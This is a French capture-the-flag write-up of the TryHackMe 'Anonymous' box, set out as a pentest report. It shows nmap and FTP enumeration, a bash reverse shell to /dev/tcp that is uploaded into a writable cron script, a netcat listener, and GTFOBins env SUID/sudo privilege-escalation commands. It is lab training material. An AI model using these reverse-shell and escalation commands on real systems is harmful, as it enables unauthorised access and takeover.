WRITE-UP : ANONYMOUS

By **Admu**

LUNDI 28 AOÛT 2023

TABLE DES MATIÈRES

1. INFORMATIONS GÉNÉRALES

1.1 INFORMATIONS

- Plateforme : TryHackMe
- Nom : Anonymous
- Difficulté : Medium
- Lien du ctf : https://tryhackme.com/room/anonymous

1.2 SCOPE

Nous avons effectué des tests de sécurité sur TryHackMe dans le périmètre suivant :
10.10.21.37

1.3 ORGANISATION

Les activités de test ont été réalisées entre le 08/28/2023 et le 08/28/2023.

2. RÉSUMÉ DES VULNÉRABILITÉS

Les vulnérabilités suivantes ont été découvertes :

Risk	ID	Vulnerability	Affected Scope
Critical	IDX-001	Faille de Sécurité des Sessions	ftp : anonymous@10.10.21.37
Medium	VULN-002	Élévation de Privilèges Linux via Sudo Inadéquat	10.10.21.37
Medium	VULN-003	Vulnérabilité de Sécurité de Fichier Non Sécurisé	ftp : anonymous@10.10.21.37

3. Détails techniques

3.1 Élévation de Privilèges Linux via Sudo Inadéquat

CVSS Severity	Medium		CVSSv3 Score	6.7
CVSSv3 criterias	Attack Vector :	**Local**	Scope :	**Unchanged**
	Attack Complexity :	**Low**	Confidentiality :	**High**
	Required Privileges :	**High**	Integrity :	**High**
	User Interaction :	**None**	Availability :	**High**
Affected scope	10.10.21.37			
Description	Une configuration incorrecte de sudo peut permettre à des utilisateurs non autorisés d'exécuter des commandes en tant que superutilisateur. Cela peut conduire à une élévation de privilèges et donner aux attaquants un accès complet au système.			
Observation				
Test details				
Remediation	Assurez-vous que les règles sudo sont correctement configurées pour limiter l'accès aux commandes et aux utilisateurs autorisés. Évitez d'utiliser la règle "ALL=(ALL:ALL) ALL" qui donne un accès complet. Restreignez l'utilisation de sudo aux commandes spécifiques.			
References				

3.2 Vulnérabilité de Sécurité de Fichier Non Sécurisé

CVSS Severity	Medium		CVSSv3 Score	6.5
CVSSv3 criterias	Attack Vector :	**Local**	Scope :	**Unchanged**
	Attack Complexity :	**Low**	Confidentiality :	**High**
	Required Privileges :	**High**	Integrity :	**High**
	User Interaction :	**Required**	Availability :	**High**
Affected scope	ftp : anonymous@10.10.21.37			

Description	L'application expose des fichiers sensibles sur le système de fichiers ou permet l'accès à des fichiers sans contrôles d'accès appropriés, ce qui peut conduire à la divulgation d'informations sensibles ou à des opérations non autorisées.
Observation	
Test details	
Remediation	Configurez correctement les permissions d'accès aux fichiers et aux répertoires. Vérifiez et limitez les informations sensibles stockées dans les fichiers exposés. Utilisez des contrôles d'accès basés sur les rôles pour restreindre l'accès aux fichiers sensibles.
References	

3.3 Faille de Sécurité des Sessions

CVSS Severity	**Critical**		**CVSSv3 Score**	**9.3**
CVSSv3 criterias	Attack Vector :	**Network**	Scope :	**Changed**
	Attack Complexity :	**Low**	Confidentiality :	**Low**
	Required Privileges :	**None**	Integrity :	**High**
	User Interaction :	**None**	Availability :	**None**
Affected scope	ftp : anonymous@10.10.21.37			
Description	L'application ne gère pas correctement les sessions utilisateur, ce qui peut entraîner des problèmes de sécurité tels que l'accès non autorisé à des comptes, le vol de session et la compromission des données sensibles. Les attaquants peuvent exploiter cette faille pour accéder à des comptes utilisateur, effectuer des actions en tant qu'utilisateur authentifié et accéder à des informations confidentielles.			
Observation				
Test details				
Remediation	Mettez en œuvre une gestion robuste des sessions, en utilisant des mécanismes d'authentification et de validation appropriés. Générez des jetons de session aléatoires et associez-les à des durées de vie limitées. Utilisez des mécanismes de validation des requêtes pour empêcher les attaques de type CSRF.			
References				

4. WRITE-UP

Tout d'abord, commençons par un scan **nmap agressif** :

```
└─$ nmap 10.10.21.37 -A -p- -d -oN nmapResults.txt

PORT    STATE SERVICE     REASON  VERSION
21/tcp  open  ftp         syn-ack vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.101.181
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ssl-date:
|_  ERROR: Unable to obtain data from the target
22/tcp  open  ssh         syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
|   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
|_  256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
139/tcp open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  T@(v@U      syn-ack Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2023-08-28T12:39:52
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: anonymous
|   NetBIOS computer name: ANONYMOUS\x00
|   Domain name: \x00
|   FQDN: anonymous
|_  System time: 2023-08-28T12:39:53+00:00
```

```
| nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
| Names:
|   ANONYMOUS<00>        Flags: <unique><active>
|   ANONYMOUS<03>        Flags: <unique><active>
|   ANONYMOUS<20>        Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
Final times for host: srtt: 39896 rttvar: 452  to: 100000
```

D'après notre scan nmap, nous voyons qu'il y a 4 ports ouverts : 21, 22, 139 et enfin 445.

Commençons par énumérer le service FTP :

Il est donc possible de se connecter anonymement au service FTP. Enumérons le partage FTP :

```
└─$ ftp anonymous@10.10.21.37
Connected to 10.10.21.37.
220 NamelessOne's FTP Server!
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||23243|)
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts
226 Directory send OK.
ftp> cd scripts
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||35266|)
150 Here comes the directory listing.
-rwxr-xrwx    1 1000     1000          356 Aug 28 12:54 clean.sh
-rw-rw-r--    1 1000     1000         2623 Aug 28 13:20 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
ftp>
```

Il semble qu'il y ait un répertoire nommé scripts et qu'il y ait 3 fichiers à l'intérieur de ce répertoire et ils semblent tous intéressants. A partir de maintenant, téléchargeons ces fichiers dans notre système local avec "get"et inspectons-les :

```
ftp> get clean.sh
local: clean.sh remote: clean.sh
```

```
229 Entering Extended Passive Mode (|||60969|)
150 Opening BINARY mode data connection for clean.sh (356 bytes).
100% |***********************************************************************|   356
7.54 MiB/s    00:00 ETA
226 Transfer complete.
356 bytes received in 00:00 (13.55 KiB/s)
ftp> get removed_files.log
local: removed_files.log remote: removed_files.log
229 Entering Extended Passive Mode (|||30152|)
150 Opening BINARY mode data connection for removed_files.log (3096 bytes).
100% |***********************************************************************|  3096
65.61 MiB/s    00:00 ETA
226 Transfer complete.
3096 bytes received in 00:00 (122.74 KiB/s)
ftp> get to_do.txt
local: to_do.txt remote: to_do.txt
229 Entering Extended Passive Mode (|||47500|)
150 Opening BINARY mode data connection for to_do.txt (68 bytes).
100% |***********************************************************************|    68
1.66 MiB/s    00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (2.18 KiB/s)
ftp> exit
221 Goodbye.
```

Maintenant que nous avons téléchargé les fichiers, voyons ce que nous pouvons en tirer.

Tout d'abord, j'ai choisi de regarder le fichier nommé "to_do.txt" :

Il nous a donné ce message.

```
I really need to disable the anonymous login...it's really not safe
```

Voyons le deuxième fichier, "" :

Très bien, ce que nous voyons ici est le suivant :

```
└─$ cat clean.sh
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
        echo "Running cleanup script:  nothing to delete" >>
/var/ftp/scripts/removed_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >>
/var/ftp/scripts/removed_files.log;done
fi
```

En effet, ici, ce fichier est res intéressant, car on comprend que ce fichier supprime automatiquement des fichier et qu'il enregistre les résultats dans le 3e fichier que nous avons téléchargé : removed_files.log
Enfin, nous pouvons remarquer comme vue précédemment que le fichier est exécuté avec des droits.
Nous pouvons donc essayer de mettre un revershell sur ce ficher et de le télécharger dans le ftp car nous avons les droit d'écriture
Le revershell :

```
bash -i >& /dev/tcp/10.8.101.181/9001 0>&1
```

Le fichier avec le revershell

```
└─$ cat clean.sh
#!/bin/bash
bash -i >& /dev/tcp/10.8.101.181/9001 0>&1
```

Allons maintenant le télécharger sur le ftp avec cette commande :

```
put clean.sh clean.sh
```

Voice la procedure a survive :

```
└─$ ftp anonymous@10.10.21.37
Connected to 10.10.21.37.
220 NamelessOne's FTP Server!
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||44890|)
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts
226 Directory send OK.
ftp> cd scripts
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||24108|)
150 Here comes the directory listing.
-rwxr-xrwx    1 1000     1000          356 Aug 28 12:54 clean.sh
-rw-rw-r--    1 1000     1000         3784 Aug 28 13:47 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
ftp> put clean.sh clean.sh
local: clean.sh remote: clean.sh
229 Entering Extended Passive Mode (|||35206|)
150 Ok to send data.
100% |***********************************************************************|    55
1.34 MiB/s    00:00 ETA
226 Transfer complete.
55 bytes sent in 00:00 (1.08 KiB/s)
```

```
ftp>
```

Maintenant, mettons-nous sur écoute sur le port 9001 comme ceci et attendons :

```
└─$ nc -lnvp 9001
listening on [any] 9001 ...
```

Maintenant, que nous avons un shell nous allons le stabiliser avec python :


```
──(kali㉿kali)-[~/…/THM/ctf/Medium/Anonymous-v6]
└─$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.8.101.181] from (UNKNOWN) [10.10.21.37] 55430
bash: cannot set terminal process group (1421): Inappropriate ioctl for device
bash: no job control in this shell
namelessone@anonymous:~$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
namelessone@anonymous:~$ ^Z
zsh: suspended  nc -lnvp 9001

┌──(kali㉿kali)-[~/…/THM/ctf/Medium/Anonymous-v6]
└─$ stty raw -echo;fg
[1]  + continued  nc -lnvp 9001

namelessone@anonymous:~$ id
uid=1000(namelessone) gid=1000(namelessone)
groups=1000(namelessone),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
```

Ce n'était pas si difficile. Maintenant, pour l'escalade des privilèges, je préfère utiliser linPEAS. Ce que je vais faire, c'est télécharger le linPEAS sur la machine et l'exécuter :

Lorsque nous vérifions les permissions SUID, nous voyons qu'il y a un bit SUID défini, ce qui est un vecteur d'escalade de privilèges %99. Il est temps de faire appel à notre vieil ami GTFOBins :



.. / env

★ Star 2,730

Shell SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
env /bin/sh
```

SUID

It runs with the SUID bit set and may be exploited to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To exploit an existing SUID binary skip the first command and run the program using its original path.

```
sudo sh -c 'cp $(which env) .; chmod +s ./env'
./env /bin/sh -p
```

Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
sudo env /bin/sh
```

Essayons d'utiliser le bit SUID :
Oui, c'est simple et facile.

5. Conclusion

Il s'agit d'une jolie petite box très sympa à faire en termes de choses à vérifier.
Le niveau a été jugé moyen - la plupart des concepts utilisés sont basiques, je ne dirais donc pas personnellement que c'est très difficile. Il s'agit plutôt d'observer et de s'assurer que l'on ne se creuse pas la tête en rechargeant, par exemple, un fichier modifié avec des autorisations incorrectes.